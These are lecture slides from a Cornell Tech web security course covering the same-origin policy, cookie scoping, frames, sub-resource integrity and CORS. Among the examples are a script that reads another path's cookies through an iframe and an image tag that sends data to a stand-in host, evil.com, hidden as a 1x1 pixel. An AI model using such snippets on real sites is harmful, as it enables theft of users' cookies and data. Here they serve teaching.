
CS 5435:
Web security 2



Instructor: Tom Ristenpart


https://github.com/tomrist/cs5435-fall2024

CORNELL TECH


HOME OF THE JACOBS INSTITUTE

All of These Should Be Safe

Safe to visit an evil website



Safe to visit two pages at the same time



Safe to delegate screen space

Same Origin Policy for DOM

Applies to every window and frame

Origin A can access origin B's DOM

if A and B have same (protocol, domain, port)

protocol://domain:port/path?params

SOP for cookies is a little different…

SOP for Writing Cookies

Domain: any domain suffix of URL-hostname except top-level domain (TLD)

Path: anything


If not specified, then set to the hostname from which the cookie was received

What cookies can be set by login.site.com?

allowed domains	disallowed domains
✓ **login.site.com**	✗ **user.site.com**
✓ **.site.com**	✗ **othersite.com**
	✗ **.com**

login.site.com can set cookies for all of **.site.com** but not for another site or TLD

SOP for Sending Cookies by Browser



Browser automatically sends all cookies in URL scope:

- cookie-domain is domain-suffix of URL-domain
- cookie-path is prefix of URL-path
- protocol=HTTPS if cookie is “secure”

SOP Quiz

Are cookies set by cs.cornell.edu/tom sent to

… cs.cornell.edu/vitaly ? No

… cs.cornell.edu ? Yes

Are my cookies secure from the Prof. Vitaly Shmatikov?

Vitaly can put this code on his webpage hosted at cs.cornell.edu/vitaly :

```
const iframe = document.createElement("iframe");
iframe.src = “https://cs.cornell.edu/tom”;
document.body.appendChild(iframe);
alert(iframe.contentWindow.document.cookie);
```

Path Separation Is Not Secure

Cookie SOP: Path Separation


When the browser visits **x.com/A**, it does not automatically send the cookies of **x.com/B**

This is done for efficiency, not security!

DOM SOP: No Path Separation

Script from **x.com/A** can read DOM of **x.com/B**

```
<iframe src="x.com/B"></iframe>
alert(frames[0].document.cookie);
```



SOP Does Not Control Sending

Same origin policy (SOP) controls access to DOM

Scripts can send anywhere!

- No user involvement required
- Can only read response from the same origin

Using Images to Send Data


Encode data in the image's URL

<img src="http://evil.com/pass-local-information.jpg?extra_information">


Hide the fetched image

<img src=" … " height="1" width="1">

Key point:
a webpage can send information to *any* site!



SOP for HTTP Responses



Images

- Browser renders cross-origin images, but enclosing page cannot inspect pixels (ok to check if loaded, size)

CSS, fonts


- Can load and use, but not directly inspect

Frames

- Can load cross-origin HTML in frames, cannot inspect or modify content


Importing Scripts

Same origin policy does not apply to directly included scripts
(not confined in an iframe)



This script has privileges of bank.com,
can change any content from bank.com origin

Sub-Resource Integrity Problem




```
<script    src="https://code.jquery.com/jquery-3.5.1.min.js"
</script>
```

Sub-Resource Integrity (SRI)


Precomputed hash of the sub-resource

```
<script src="https://code.jquery.com/jquery-3.5.1.min.js"
        integrity="sha256-9/aliU8dGd2tb6OSsuzixeV4y/faTqgFtohetphbbj0="
        crossorigin="anonymous">
</script>
```

```
<link rel='stylesheet'
                type='text/css' href='https://example.com/style.css'
      integrity="sha256-9/aliU8dGd2tb6OSsuzixeV4y/faTqgFtohetphbbj0="
      crossorigin="anonymous">
```

The browser loads sub-resource, computes hash of contents,
raises error if hash doesn't match the attribute


Enforcing SRI Using CSP



Frames

Browser window may contain frames from different origins

- frame: rigid division as part of frameset
- iframe: floating inline frame




Delegate screen area to content from another source (eg, advertising)

Browser provides isolation based on frames

Parent may work even if frame is broken

```
<IFRAME SRC="hello.html" WIDTH=450 HEIGHT=100>
If you can see this, your browser doesn't understand IFRAME.
</IFRAME>
```

Same Origin Policy for Frames



Each frame of a page has an origin

- Origin = protocol://domain:port

Frame can access objects from its own origin

- Network access, read/write DOM, cookies and localStorage

Frame cannot access objects associated with other origins

Cross-origin communication

- Cross-origin client-side communication
  - postMessage
  - Client-side messaging via fragment navigation (obsolete)
- Cross-origin requests


Typical usage: Access-Control-Allow-Origin: *

- Reading permission set on server config
  - Access-Control-Allow-Origin: <list of domains>
- Sending permission
  - “In-flight” check if the server is willing to receive the request

Cross-origin resource sharing (CORS): example

origin: app.c.com

```
$.post({url:
"api.c.com/x",
  success: function(r){
    $("#div1").html(r);
  }
});
```

